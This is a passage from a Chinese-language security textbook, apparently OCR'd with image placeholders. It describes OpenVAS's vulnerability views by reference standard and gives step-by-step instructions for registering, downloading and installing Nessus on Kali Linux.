
（2）以不同评分参考标准展现扫描结果。在 OpenVAS 中给出了不同的漏洞评分参考标准，并以图表或详细列表的形式进行展现。该功能存放在 SecInfo 菜单列表之中，如下图所示。




（3）以 NVTs 参考标准展示漏洞图表功能。选择 NVTs 菜单命令，在打开的下图所示的界面中列出了使用 NVTs 参考的漏洞图表展示，以及漏洞数量。




（4）以 CVEs 参考标准展示漏洞图表功能。选择 CVEs 菜单命令，在打开的下图所示的界面中列出了使用 CVEs 参考标准展示的漏洞图表，以及漏洞数量。




（5）以 CPEs 参考标准展示漏洞图表功能。选择 CPEs 菜单命令，在打开的下图所示的界面中列出了使用 CPEs 参考标准展示的漏洞图表，以及漏洞数量。




（6）以 OVAL 参考标准展示漏洞图表功能。选择 OVAL Definitions 菜单命令，在打开的下图所示的界面中列出了使用 OVAL 参考标准展示的漏洞图表，以及漏洞数量。



（7）以 CERT-Bund 参考标准展示漏洞图表功能。选择 CERT-Bund Advisories 菜单命令，在打开的下图所示的界面中列出了使用 CERT-Bund 参考标准展示的漏洞图表，以及漏洞数量。



（8）以 DFN-CERT 参考标准展示漏洞图表功能。选择 DFN-CERT Advisories 菜单命令，在打开的下图所示的界面中列出了使用 DFN-CERT 参考标准展示的漏洞图表，以及漏洞数量。



提示：可以通过每个界面中的查询，查询出某个漏洞在该评分标准中的信息。


12.5　使用Nessus扫描漏洞

Nessus是目前使用最为广泛的系统漏洞扫描与分析软件，该工具提供了完整的漏洞扫描服务，并随时更新漏洞数据库。Nessus不同于传统的漏洞扫描软件，可同时在本机或远端进行系统的漏洞扫描分析。


12.5.1　下载Nessus软件

在使用Nessus扫描系统漏洞之前，首先需要下载Nessus软件，具体操作步骤如下：

Step 01 在浏览器的地址栏中输入网址https://www.tenable.com/downloads，在下载页面中找到Nessus软件，如下图所示。




Step 02 单击Nessus会跳转到Nessus软件下载界面，如下图所示。



Step 03 Nessus家用版是免费的，但是也需要注册获取注册码，单击Get Activation Code按钮，跳转到版本界面，如下图所示。

Nessus Home
Free
Nessus® Home allows you to scan your personal home network with the same powerful scanner enjoyed by Nessus subscribers.
For Home Users
Scan 16 IPs
Nessus Home features:
High-speed, accurate assessment with thousands of checks
Agentless scanning of home networks
Register Now

Step 04 单击Register Now按钮，跳转到注册界面，如下图所示。



Step 05 在注册界面中，输入用户名与邮箱地址，单击Register按钮，会提示注册码已发送至你的邮箱，然后会出现一个下载按钮，如下图所示。

Download Nessus
To download Nessus, visit the Nessus Download page.
Download

Step 06 登录邮箱会发现Nessus发送的激活码，如下图所示。

tenable

Nessus Home Evaluation

Welcome to Nessus Home and congratulations on taking action to secure your personal network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your personal network protected.

If you use Nessus in a professional capacity and want advanced capabilities such as unlimited assessments, or the ability to perform compliance checks or content audits, Nessus Professional may be better suited to your needs. To learn more view the Nessus Professional datasheet or request a free evaluation.

Activating Your Nessus Home Subscription

Your activation code for Nessus Home is:
[redacted]

Step 07 输入uname -a命令查看kail内核信息，以选择需要下载哪个版本的Nessus软件，如下图所示。


```
root@kali:~# uname -a
Linux kali 4.18.0-kali2-amd64 #1 SMP Debian 4.18.10-2kali1
(2018-10-09) x86_64 GNU/Linux
```

Step 08 根据自己的系统选择相应的版本。这里选择Debian系统类型的版本，如下图所示。




Nessus-8.0.0-debian6_i386.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 i386(32-bit)	Checksum
Nessus-8.0.0.dmg	macOS (10.8 - 10.13)	Checksum
Nessus-8.0.0-es5.i386.rpm	Red Hat ES 5 i386(32-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.0.0-amzn.x86_64.rpm	Amazon Linux 2015.03, 2015.09, 2017.09	Checksum
Nessus-8.0.0-es6.x86_64.rpm	Red Hat ES 6 (64-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.0.0-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	Checksum

Step 09 选择版本后会弹出一个许可协议，单击I Agree按钮，如下图所示。



Step 10 浏览器会弹出一个打开还是保存文件的信息提示，这里选择保存，单击OK按钮即可开始下载并保存Nessus软件，如下图所示。



12.5.2 安装Nessus软件

Nessus软件下载完成后，就需要安装了。具体操作步骤如下：

Step 01 切换到Nessus安装包目录，使用dpkg -i Nessus-8.0.0-debian6_amd64.deb命令，执行安装，执行效果如右上图所示。安装完成会提示用于登录管理界面的网络地址。

```
root@kali:~/Downloads# dpkg -i Nessus-8.0.0-debian6_amd64.deb
正在选中未选择的软件包 nessus。
(正在读取数据库 ... 系统当前共安装有 370781 个文件和目录。)
准备解压 Nessus-8.0.0-debian6_amd64.deb  ...
正在解压 nessus (8.0.0) ...
正在设置 nessus (8.0.0) ...
Unpacking Nessus Scanner Core Components...


 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

正在处理用于 systemd (239-10) 的触发器 ...
```

